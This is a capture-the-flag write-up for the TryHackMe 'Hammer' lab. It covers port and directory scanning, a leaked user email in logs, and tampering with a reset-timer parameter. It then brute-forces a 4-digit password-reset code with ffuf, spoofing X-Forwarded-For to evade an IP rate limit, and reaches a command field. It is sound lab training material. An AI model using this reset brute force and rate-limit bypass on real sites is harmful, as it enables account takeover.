

# Hammer – TryHackMe

Our goal is to obtain two flags – one after logging in, and the second located at `/home/ubuntu/flag.txt`

## Contents


1.Reconnaissance.....	1
2.Logs.....	5
3.Login.....	7
4.Second flag.....	12
5.Summary.....	16

## 1.Reconnaissance

We start by checking if the host is responding.

```
[root@parrot]-[/home/user]
#ping 10.10.53.210
PING 10.10.53.210 (10.10.53.210) 56(84) bytes of data.
64 bytes from 10.10.53.210: icmp_seq=1 ttl=63 time=44.4 ms
64 bytes from 10.10.53.210: icmp_seq=2 ttl=63 time=42.9 ms
^C
--- 10.10.53.210 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 42.902/43.654/44.407/0.752 ms
```

The host responds, but we can't access the default webpage.




After scanning with Nmap, we see something running on port **1337**.

```
[root@parrot]-[/home/user]
#nmap -p- 10.10.53.210
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.53.210
Host is up (0.051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
1337/tcp   open  waste

Nmap done: 1 IP address (1 host up) scanned in 39.06 seconds
```

Accessing that port reveals a login page.



## Login

Email

Password

Login


[Forgot your password?](#)

I used Gobuster to scan for directories:


```
[root@parrot]-[/home/user]
#gobuster dir -u http://10.10.53.210:1337/ -w /home/user/Desktop/21/common.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.53.210:1337/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/user/Desktop/21/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 279]
/.htpasswd (Status: 403) [Size: 279]
/.htaccess (Status: 403) [Size: 279]
/index.php (Status: 200) [Size: 1326]
/javascript (Status: 301) [Size: 324] [--> http://10.10.53.210:1337/javascript/]
/phpmyadmin (Status: 301) [Size: 324] [--> http://10.10.53.210:1337/phpmyadmin/]
/server-status (Status: 403) [Size: 279]
/vendor (Status: 301) [Size: 320] [--> http://10.10.53.210:1337/vendor/]
Progress: 4746 / 4747 (99.98%)
=====
Finished
=====
```

We find a login panel for **phpMyAdmin**.



I tried default combinations like **admin:admin**, but no luck.



In the page source, there's an interesting comment – directories must start with **hmr**, which likely explains why Gobuster found nothing earlier.

```
view-source:http://10.10.53.210:1337/

1
2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Login</title>
8   <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
9   <!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->
10
11
12 </head>
13 <body>
14 <div class="container mt-5">
15   <div class="row justify-content-center">
16     <div class="col-md-4">
17       <h3 class="text-center">Login</h3>
18       <div class="alert alert-danger">Invalid Email or Password!</div>
19       <form method="POST" action="">
20         <div class="mb-3">
21           <label for="email" class="form-label">Email</label>
22           <input type="text" class="form-control" id="email" name="email" required>
23         </div>
24         <div class="mb-3">
25           <label for="password" class="form-label">Password</label>
26           <input type="password" class="form-control" id="password" name="password" required>
27         </div>
28         <button type="submit" class="btn btn-primary w-100">Login</button>
29         <div class="mt-3 text-center">
30           <a href="reset_password.php">Forgot your password?</a>
31         </div>
32       </form>
33     </div>
34   </div>
35 </div>
36 </body>
37 </html>
38
```

## 2.Logs

I manually discovered a file called **hmr\_logs**.



# Index of /hmr\_logs

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
🔗 <a href="#">Parent Directory</a>		-	
🔍 <a href="#">error.logs</a>	2024-08-19 07:51	1.9K	

*Apache/2.4.41 (Ubuntu) Server at 10.10.53.210 Port 1337*

Inside, we find an email address for one of the users: **tester@hammer.thm**.

!: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use

```
\H01630: client denied by server configuration: /var/www/html/
\H01631: user tester@hammer.thm: authentication failure for "/restricted-area": Password Mismatch
\H01627: client denied by server configuration: /etc/shadow
?: Symbolic link not allowed or link target not accessible: /var/www/html/protected
\H01627: client denied by server configuration: /home/hammerthm/test.php
\H01617: user tester@hammer.thm: authentication failure for "/admin-login": Invalid email address
!: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use

?: Symbolic link not allowed or link target not accessible: /var/www/html/locked-down
```

Submitting this email in the password reset page tells us we have **160 seconds** to enter a code sent via email.

## Enter Recovery Code

You have 158 seconds to enter your code.


4-Digit Code

Submit Code

Cancel

### 3.Login

I intercepted the request using Burp Suite – there are two parameters: the reset code and the number of seconds left.



I modified the request to give myself more time – something like 1740000 seconds 😊

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab displays the following details:

- Method: POST
- URL: /reset\_password.php
- Host: 10.10.53.210:1337
- Content-Length: 29
- Cache-Control: max-age=0
- Accept-Language: en-US,en;q=0.9
- Origin: http://10.10.53.210:1337
- Content-Type: application/x-www-form-urlencoded
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer: http://10.10.53.210:1337/reset\_password.php
- Accept-Encoding: gzip, deflate, br
- Cookie: PHPSESSID=pku8k2ckvvop23rgq744955o86
- Connection: keep-alive
- Body: recovery\_code=1234&s=17400000

The 'Response' tab shows the rendered HTML page. It features a pink error message: 'Invalid or expired recovery code!'. Below this is a heading 'Enter Recovery Code' and a message 'You have 17399988 seconds to enter your code.' There is a '4-Digit Code' input field, a blue 'Submit Code' button, and a red 'Cancel' button.

Then I wrote a Python script to generate all 4-digit code combinations and save them to a file.

```
1 with open("codes.txt", "w") as f:
2     for i in range(10000):
3         f.write(f"{i:04}\n")
4
5
```




```
codes.txt x
1 0000
2 0001
3 0002
4 0003
5 0004
6 0005
7 0006
8 0007
9 0008
10 0009
11 0010
12 0011
13 0012
14 0013
15 0014
```

I configured the attack parameters in Burp.

The screenshot shows the 'Sniper attack' configuration window in Burp Suite. The 'Target' is set to 'http://10.10.53.210:1337'. The 'Payloads' section on the right shows 'Payload position' set to 'All payload positions', 'Payload type' set to 'Simple list', 'Payload count' set to '10,000', and 'Request count' set to '10,000'. The 'Payload configuration' section shows a list of payloads: '0000', '0001', '0002', '0003', '0004', '0005', '0006', and '0007'. The 'Payload processing' section shows a table with columns 'Enabled' and 'Rule'. The 'Payload encoding' section is at the bottom.

Enabled	Rule
<input type="checkbox"/>	
<input type="checkbox"/>	
<input type="checkbox"/>	
<input type="checkbox"/>	
<input type="checkbox"/>	
<input type="checkbox"/>	
<input type="checkbox"/>	
<input type="checkbox"/>	

But it failed – too many requests. I checked the response and saw there's an IP rate limit.



I checked the response and saw there's an IP rate limit.

Request		Response		
Pretty	Raw	Hex	Render	
1	HTTP/1.1 200 OK			
2	Date: Wed, 09 Jul 2025 10:25:50 GMT			
3	Server: Apache/2.4.41 (Ubuntu)			
4	Expires: Thu, 19 Nov 1981 08:52:00 GMT			
5	Cache-Control: no-store, no-cache, must-revalidate			
6	Pragma: no-cache			
7	Rate-Limit-Pending: 0			
8	Content-Length: 44			
9	Keep-Alive: timeout=5, max=100			
10	Connection: Keep-Alive			
11	Content-Type: text/html; charset=UTF-8			
12				
13	Rate limit exceeded. Please try again later.			

So I took a different approach – I extracted the session cookie from my browser.

Invalid or expired recovery code!

## Enter Recovery Code

You have 45 seconds to enter your code.

4-Digit Code

Submit Code

Cancel

Inspector	Console	Debugger	Network	Style Editor	Performance	Memory	Storage	Accessibility	Application
Cache Storage									
Cookies									
Indexed DB									
Local Storage									
Session Storage									

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Ac	Data
phpMyA...	97te7j93n5bpk...	10.10.53.210	/phpmy...	Session	36	true	false	None	Wed, 0	
PHPSES...	chp730vrk7adj...	10.10.53.210	/	Session	35	false	false	None	Wed, 0	
pma_lang	en	10.10.53.210	/phpmy...	Fri, 08 Aug 2025 11:...	10	true	false	None	Wed, 0	

**PHPSESSID**: "chp730vrk7adj49bp8bcggt2m"  
Created: "Wed, 09 Jul 2025 12:44:41 GMT"  
Domain: "10.10.53.210"  
Expires / Max-Age: "Session"  
HostOnly: true  
HttpOnly: false  
Last Accessed: "Wed, 09 Jul 2025 12:46:15 GMT"  
Path: "/"  
SameSite: "None"

Then I configured **ffuf** to bypass the rate limit – and got the code: **6778**.

```
[root@parrot]~[/home/user]
#ffuf -u http://10.10.53.210:1337/reset_password.php -w /home/user/Desktop/codes.txt -X "POST" -H "Content-Type: application/x-www-form-urlencoded" -H "Cookie: PHPSESSID=chp730vrk7adj49bp8bcggt2m" -H "X-Forwarded-For: FUZZ" -d "recovery_code=FUZZ&s=175" -fr "Invalid" -s
8778
```

Now I could reset the password.

## Reset Your Password


New Password

Confirm New Password

Reset Password


Cancel

Successfully logged in – and grabbed the **first flag**!



## 4.Second flag

We can execute basic commands in the "Enter command" field, such as **ls**.



We find an interesting file: **188ade1.key**.

Using curl, we can see its contents.

```
[root@parrot]-[/home/user]
#curl 10.10.53.210:1337/188ade1.key
56058354efb3daa97ebab00fabd7a7d7 [root@parrot]-[/home/user]
#
```

